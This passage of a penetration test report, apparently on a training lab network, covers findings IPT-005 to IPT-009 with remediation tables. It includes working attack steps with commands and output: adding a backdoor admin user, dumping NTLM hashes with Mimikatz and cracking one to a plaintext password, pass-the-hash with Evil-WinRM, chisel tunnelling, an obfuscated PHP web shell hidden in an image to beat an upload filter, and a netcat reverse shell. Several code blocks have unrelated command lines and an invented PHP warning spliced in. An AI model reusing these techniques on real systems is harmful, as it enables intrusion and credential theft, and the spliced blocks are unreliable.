
PS C:\GitStack\gitphp> net localgroup "Remote Management Users" aw4ke /add
The command completed successfully.

PS C:\GitStack\gitphp> net user aw4ke
User name          aw4ke
Full Name
Comments
User's comment
Country/region code    000 (System Default)
Account active        Yes
Account expires       Never
Password last set    09/05/2025 09:37:24
Password expires      Never
Password changeable   09/05/2025 09:37:24
Password required     Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon           Never
Logon hours allowed All
Local Group Memberships *Administrators      *Remote Management Use
*Users
Global Group memberships *None
The command completed successfully.
```

Finding IPT-005: Disabled Anti-Virus on Git Server - Moderate

|                 |   |
|-----------------|---|
| Description     | Anti-Virus was not enabled on the Git Server, causing the testers to freely upload malicious tools to the server completely undetected.   |
| Impact          | Without active anti-virus protection, the Git server is vulnerable to malicious files being uploaded and executed without detection. In addition, attackers can maintain a foothold on the server using backdoors, remote access tools (RATs), or other malicious software. |
| Affected System | 10.200.81.150 (Git Server)  |
| Remediation     | MS-017: Enable Anti-Virus Protection<br>MS-018: Conduct a Full Malware Scan   |
| References      | <a href="#">Microsoft Defender Antivirus in the Windows Security app - Microsoft Learn</a>  |

Using our newly created user in IPT-004, we RDP into the Git Server.



We attempted to upload the Mimikatz.exe tool, which was a success. Anti-Virus was disabled on the whole server, which allowed us to do so. Mimikatz.exe allowed us to find the Administrator's hash, which we attempted to crack, but we're not successful:

```
C:\Users\aw4ke\Desktop>mimikatz.exe

.####. mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.#^#. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## > https://blog.gentilkiwi.com/mimikatz
'##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '2*' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

696 {0;000003e7} 1 D 26787 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;0007ede4} 2 F 1812410 GIT-SERV\aw4ke S-1-5-21-3335744492-1614955177-2693036043-1003 (15g,24p) Primary
* Thread Token : {0;000003e7} 1 D 1846903 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 37db630168e5f82aafa8461e05c6bbd1
```

## Finding IPT-006: Weak Password Policy - Moderate

|                 |   |
|-----------------|---|
| Description     | Weak password policies in a network allow attackers to easily crack found hashes or “guess” passwords through dictionary attacks. Passwords are the last line of defense for any user account, and a more sophisticated policy should be set. |
| Impact          | Impact includes Unauthorized access, lateral movement, data breaches, and credential compromise.  |
| Affected System | 10.200.81.150 (Git Server)  |
| Remediation     | MS-001: Enforce a Strong Password Policy  |
| References      | <a href="#">Password policy recommendations - Microsoft 365 admin   Microsoft Learn</a>   |

Another set of credentials we find belongs to a user named Thomas:



```
RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: c70854ba88fb4a9c56111facebd3c36

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e389f51da73551518c3c2096c0720233

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
        aes256_hmac      (4096) : 1d916df8ca449782c73dbaeaa060e0785364cf17c18c7ff6c739ceb1d7fdf899
        aes128_hmac      (4096) : 33ee2dbd44efec4add81815442085ffb
        des_cbc_md5       (4096) : b6f1bac2346d9e2c

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
        des_cbc_md5       : b6f1bac2346d9e2c

RID : 000003e9 (1001)
User : Thomas
Hash NTLM: 02d90eda8f6b6b06c32d5f207831101f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 03126107c740a83797806c207553cef7

* Primary:Kerberos-Newer-Keys *
    Default Salt : GIT-SERVThomas
```

We crack the hash successfully, which signals that the password is weak and not complex enough:

#### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

02d90eda8f6b6b06c32d5f207831101f

I'm not a robot



Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

| Hash                             | Type | Result  |
|----------------------------------|------|---------|
| 02d90eda8f6b6b06c32d5f207831101f | NTLM | 1<3ruby |

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

## Finding IPT-007: Unrestricted File Upload - Critical

|                 |  |
|-----------------|--|
| Description     | DEPI Raiders utilized loopholes in the current file upload filters to bypass all filters. This resulted in the upload of a malicious payload that granted the testers remote code execution.                 |
| Impact          | Given that attackers bypass the filters, they could obtain RCE or deploy a full web shell. In addition, attackers can benefit from the vulnerability and attempt to obtain a stable reverse shell on the PC. |
| Affected System | 10.200.81.100 (Wreath-PC)  |
| Remediation     | MS-019: Implement Strong File Validation<br>MS-020: Isolate Uploaded Files<br>MS-021: Conduct Source Code Reviews  |
| References      | <a href="#">Unrestricted File Upload   OWASP Foundation</a>  |

Given the Administrator's hash we obtained in IPT-005, we attempt to open a high privilege shell using `Evil-WinRm`. We upload PowerShell-Empire's port scanner to attempt to scan our third target on the network, 10.200.81.100:

```
(kali㉿kali)-[~]
$ evil-winrm -d Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.81.150 -s /usr/share/powershell-empire/empire/server/data/module_source/situational_awareness/network/
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-PortScan.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-PortScan -Hosts 10.200.81.100 -TopPorts 50

Hostname      : 10.200.81.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts: {445, 79, 88, 2049 ... }
finishTime    : 5/9/2025 11:54:50 AM

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We see port 80 and 3389 are open. To access the website running on the target, we must create a new tunnel through the 10.200.81.150 host. We do so by first uploading the tool `chisel` to 10.200.81.150, we then add a rule to the firewall present on the host to open port 47500 and allow all TCP connections through it. We setup a listener on our attack box, then we start the chisel server on that port.



```
(kali㉿kali)-[~]
$ evil-winrm -u Administrator -H 37db630168e5f82aaaf8461e05c6bbd1 -i 10.200.81.150
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload ~/Downloads/chisel.exe

Info: Uploading /home/kali/~/Downloads/chisel.exe to C:\Users\Administrator\Documents\chisel.exe

Error: Upload failed. Check filenames or paths: No such file or directory - No such file or directory /home/kali/~/Downloads/chisel.exe
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload ~/home/kali/Downloads/chisel.exe

Info: Uploading /home/kali/Downloads/chisel.exe to C:\Users\Administrator\Documents\chisel.exe

Data: 13014356 bytes of 13014356 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall add rule name="Chisel-awake" dir-in action=allow protocol=tcp localport=47500
Ok.


*Evil-WinRM* PS C:\Users\Administrator\Documents> ./chisel.exe server -p 47500 --socks5
chisel.exe : 2025/05/09 12:41:38 server: Fingerprint zEMXnRPvogkoLxbjPSGnXoT66YFN9kp5xvkC9D6ZnI-
+ CategoryInfo          : NotSpecified: (2025/05/09 12:4...9kp5xvkC9D62nI=:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandErrorException

2025/05/09 12:41:38 server: listening on http://0.0.0.0:47500[2025/05/09 12:41:47 server: session1: Client version (1.10.1-0kali1) differs from server version (1.10.1)]
```

Going back to our listener, we get a connection, signaling that the tunnel is functional:

```
(kali㉿kali)-[~]
$ chisel client 10.200.81.150:47500 13388:socks
[+] chisel client: Connecting to ws://10.200.81.150:47500
2025/05/09 07:41:47 client: tun: proxy#127.0.0.1:13388⇒socks: Listening
2025/05/09 07:41:47 client: Connected (Latency 190.402443ms)
[+] chisel client: Connected to 10.200.81.150:47500 → socks5
```

The last step to access the website is to add a new proxy to the FoxyProxy extension in FireFox as shown below:



We now have access to the website:



The screenshot shows a web browser window with the URL 10.200.81.100. The main content is a developer's profile for Thomas Wreath, featuring a large portrait photo, a title "Hi, I'm Thomas Wreath", and a subtitle "Developer and Sysadmin". Below the photo are social media links for Facebook, Twitter, LinkedIn, and GitHub. To the right of the profile is a "Wappalyzer" analysis tool interface. The "TECHNOLOGIES" tab is selected, showing findings such as Font Awesome, Google Font API, Apache HTTP Server, PHP 7.4.11, Windows Server, OpenSSL 1.1.1g, jQuery 2.1.4, and Bootstrap 3.3.6. The "MORE INFO" tab is also present. The overall layout is clean and professional.

The website looks exactly the same as the website we interacted with in EPT-xxx, which signals that this is probably a newer version of the website the developer is working on. Given that assumption, there may be vulnerabilities on this newer version of the website that need fixing.

Given we have Administrator access to the Git Server, we can download the entire directory of the Website:

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> download c:\gitstack\repositories

Info: Downloading C:\Users\Administrator\Documents\c:gitstackrepositories to c:gitstackrepositories

Error: Download failed. Check filenames or paths
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd c:\gitstack
*Evil-WinRM* PS C:\gitstack> cd repositories
*Evil-WinRM* PS C:\gitstack\repositories> download website.git

Info: Downloading C:\gitstack\repositories\website.git to website.git
[http://10.200.81.150] 10.200.81.150
Info: Download successful!
*Evil-WinRM* PS C:\gitstack\repositories>
```

We then utilize the GitTools suite recreate the .git directory into a readable format using `extractor.sh` .



```
(kali㉿kali)-[~/GitTools/Extractor]的艺术: quoting_detection_proc() function is unimplemented due to byte limitation
$ ./extractor.sh /home/kali/website.git /home/kali/website_dump
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehexelt from @internetwache downloads/chisel.exe
#
# Use at your own risk. Usage might be illegal in certain circumstances. See Documents/chisel.exe
# Only for educational purposes!
#####
[*] Destination folder does not exist \Documents> upload /home/kali/Downloads/chisel.exe
[*] Creating ...
[+] Found commit: 82dfc97bec0d7582d485d9031c09abcb5c6b18f2 - Author: thomaswreath<thomaswreath@thomaswreath.thm>
[+] Found folder: /home/kali/website_dump/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css
[+] Found file: /home/kali/website_dump/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/.DS_Store
[+] Found file: /home/kali/website_dump/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/bootstrap.min.css
[+] Found file: /home/kali/website_dump/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/font-awesome.min.css
[+] Found file: /home/kali/website_dump/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/style.css<el-awake" dir-in ad
[+] Found file: /home/kali/website_dump/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/favicon.png
```

We need to pinpoint the latest commit made so that we can analyze the code of the website after that commit. To do so, we make use of this bash one-liner:

```
separator="====="; for i in $(ls); do printf
"\n\n$separator\n\033[4;1m\$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf
"\n\n$separator\n\n\n"
(kali㉿kali)-[~]
$ cd website_dump
(kali㉿kali)-[~/website_dump]
$ ls
0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2  1-345ac8b236064b431fa43f53d91c98c4834ef8f3  2-70dde80cc19ec76704567996738894828f4ee895
(kali㉿kali)-[~/website_dump]
$ separator="====="; for i in $(ls); do printf "\n\n$separator\n\033[4;1m\$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"

0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree cf072622c274074850f1400521c6e24000000
parent 0-8088064b219ec676704567995738894828f4ee895
author twright <me@thomaswreath.thm> 1608592351 +0000
committer twright <me@thomaswreath.thm> 1608592351 +0000
Initial Commit for the back-end

1-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c726ffef96741220267e2b1e014024b93fcfd78
parent 0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twright <me@thomaswreath.thm> 1609614315 +0000
committer twright <me@thomaswreath.thm> 1609614315 +0000
Updated the filter

2-70dde80cc19ec76704567996738894828f4ee895
tree df69cc307e317dec7b4e4fe0fbca569a97d984
author twright <me@thomaswreath.thm> 1604649458 +0000
committer twright <me@thomaswreath.thm> 1604649458 +0000
Static Website Commit

-----
```

Given the sequence of commits, we deduce that commit number 2 is the latest commit, upon code analysis, we find a possible unrestricted file upload vulnerability:

```
<?php
if(isset($_POST["upload"])){
    if(is_uploaded_file($_FILES["file"]["tmp_name"])){
        $target = "uploads/".$_FILES["file"]["name"];
        $goodExts = ["jpg", "jpeg", "png", "gif"];
        if(file_exists($target)){
            header("location: ./?msg=Exists");
            die();
        }
        $size = getimagesize($_FILES["file"]["tmp_name"]);
        if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
            header("location: ./?msg=Fail");
            die();
        }
        move_uploaded_file($_FILES["file"]["tmp_name"], $target);
    }
}
Warning: move_uploaded_file(): Remote file move_uploaded_file() function is unimplemented on this machine
header("location: ./?msg=Success");
die();
} else if($_SERVER["REQUEST_METHOD"] == "post"){
    header("location: ./?msg=Method");
}
?>
PS C:\Users\Kali> upload /home/kali/Downloads/chisel.exe

if(isset($_GET["msg"])){
    $msg = $_GET["msg"];
    switch ($msg) {
        case "Success":
            $res = "File uploaded successfully!";
            break;
        case "Fail":
            $res = "Invalid File Type";
            break;
        case "Exists":
            $res = "File already exists";
            break;
        case "Method":
            $res = "No file send";
            break;
    }
}
PS C:\Users\Kali> chisel.exe -p 47500 --socks5
chisel.exe : 2025/05/09 12:41:53 [+] No file send; ZMXNRDvogk0LxbJP56Nxot68YtN0k05xvkc9962n1+CategoryInfo : NullEntry : NativeCommandError + FullyQualifiedErrorId : NativeCommandError
PS C:\Users\Kali> [+] RemoteException
2025/05/09 12:41:57 [+] server: listening on http://0.0.0.0:47500/2025/05/09 12:41:57 server: session#1: Client version (3.10.1-0kali1) differs from server version (3.10.1-0kali1)
?>
```

Based on the code, we deduce that we can bypass the upload filter by naming our payload “xxx.png.php”. We make use of the following PHP payload:


```
<?php
$cmd = $_GET["wreath"];
if(isset($cmd)){
    echo "<pre>" . shell_exec($cmd) . "</pre>";
}
die();
?>
```

We obfuscate the payload using an online PHP obfuscator, we get this result:

## Obfuscated PHP Source Code:

```
<?php $y0=$_GET[base64_decode('d3JlYXRo')];if(isset($y0)){echo  
base64_decode('PHByZT4=').shell_exec($y0).base64_decode('PC9wcmU+');}die  
( );?>
```


Based on the code, we know that the file upload feature exists in the “/resources/” directory, so we navigate to there. Authentication is required, where we use Thomas' credentials found in IPT-006.



We choose any image, and rename it to “image.jpg.php”, then we use `exiftool` to inject the code as a comment:

```
exiftool -Comment=<?php \$10=\$_GET[base64_decode('Y21k')];if(isset(\$10)){echo base64_decode('PHByZT4=').shell_exec(\$10).base64_decode('PC9wcmU+');}die();?>" image.jpg.php
```

Upon uploading the payload, we have RCE:



The screenshot shows a browser window displaying system information. The host name is WREATH-PC. The operating system is Microsoft Windows Server 2019 Standard, version 10.0.17763 N/A Build 17763. The manufacturer is Microsoft Corporation, and the configuration is Standalone Server. The build type is Multiprocessor Free, and the registered owner is Windows User. The registered organization is 00429-70000-00000-AA778. The product ID is 00429-70000-00000-AA778. The original install date is 09/11/2020, 14:55:58. The system boot time is 09/05/2025, 09:26:45. The system manufacturer is Xen, model domU, type x64-based PC, and processor is 1 Processor(s) Installed. The processor is Intel® Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz. The BIOS version is Xen 4.11.amazon, 24/08/2006. The Windows directory is C:\Windows. The system directory is C:\Windows\system32. The boot device is \Device\HarddiskVolume1. The system locale is en-gb;English (United Kingdom). The input locale is en-gb;English (United Kingdom). The time zone is (UTC+00:00) Dublin, Edinburgh, Lisbon, London. Total physical memory is 2,048 MB, available physical memory is 997 MB, virtual memory max size is 2,432 MB, and virtual memory in use is 910 MB. The page file location is C:\pagefile.sys. The domain is WORKGROUP, and the logon server is N/A. There are 5 hotfixes installed: KB45580422, KB4512577, KB45580325, KB45587735, and KB45592440. One NIC is installed, and its connection name is Ethernet, DHCP enabled is Yes, and the IP address is 10.200.81.1. The MAC address is fe80::17f:3a9d:f9bf:270. A note states: "A hypervisor has been detected. Features required for Hyper-V will not be displayed."

## Finding IPT-008: Information Disclosure on Website - Low

|                 |  |
|-----------------|--|
| Description     | A series of comments were found in the website's source code that were left there by the developer. Such comments disclose sensitive information about the company or the developer. |
| Impact          | If attackers access this information, sensitive data about the company may be leveraged by them. Or, a phishing attack can be made on the developer using the disclosed information. |
| Affected System | 10.200.81.100 (Wreath-PC)  |
| Remediation     | MS-021: Conduct Source Code Reviews  |
| References      | <a href="#">OWASP Top Ten 2017   A3:2017-Sensitive Data Exposure   OWASP Foundation</a>  |

In the website code found in IPT-007, there were comments made in the code that count as information disclosure:

```

?>
<!DOCTYPE html>
<html lang=en>
  <!-- ToDo:
      - Finish the styling: it looks awful
      - Get Ruby more food. Greedy animal is going through it too fast
      - Upgrade the filter on this page. Can't rely on basic auth for everything
      - Phone Mrs Walker about the neighbourhood watch meetings
  -->
  <head>
    <title>Ruby Pictures</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" type="text/css" href="assets/css/Andika.css">
    <link rel="stylesheet" type="text/css" href="assets/css/styles.css">
  </head>
  <body>
    <main>
      <h1>Welcome Thomas!</h1>
      <h2>Ruby Image Upload Page</h2>
      <form method="post" enctype="multipart/form-data">
        <input type="file" name="file" id="fileEntry" required, accept="image/jpeg,image/png,image/gif">
        <input type="submit" name="upload" id="fileSubmit" value="Upload">
      </form>
      <p id=res><?php if (isset($res)){ echo $res; };></p>
    </main>
  </body>
</html>


```

This information can be used in many ways, including Phishing Attacks.


#### Finding IPT-009: Unquoted Service Path - High

|                 |   |
|-----------------|---|
| Description     | An unquoted service path is a misconfiguration in Windows services where the service executable path contains spaces but is not enclosed in double quotes (""). This allows an attacker to exploit the vulnerability by placing a malicious executable in a directory specified by the unquoted path. |
| Impact          | If an attacker chooses to exploit such a vulnerability, he can easily gain higher privileges and establish persistence  |
| Affected System | 10.200.81.100 (Wreath-PC)   |
| Remediation     | MS-022: Secure Service Paths  |
| References      | <a href="#">Unquoted service paths: The new frontier in script kiddie security vulnerability reports - The Old New Thing</a>  |

Upon gaining RCE in IPT-007, we setup a python server from our attack box and use the RCE to download netcat onto the target.



We then setup a listener on our attack box and initiate a netcat connect that allows us a reverse shell:



Reverse shell is successful:

```
(kali㉿kali)-[~/tools/Cats/Windows]
$ nc -nvlp 7777
listening on [any] 7777 ...
connect to [10.50.82.31] from (UNKNOWN) [10.200.81.100] 51383
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>
```

To escalate privilege, we come across a service that has an unquoted path. The command that was used was:

```
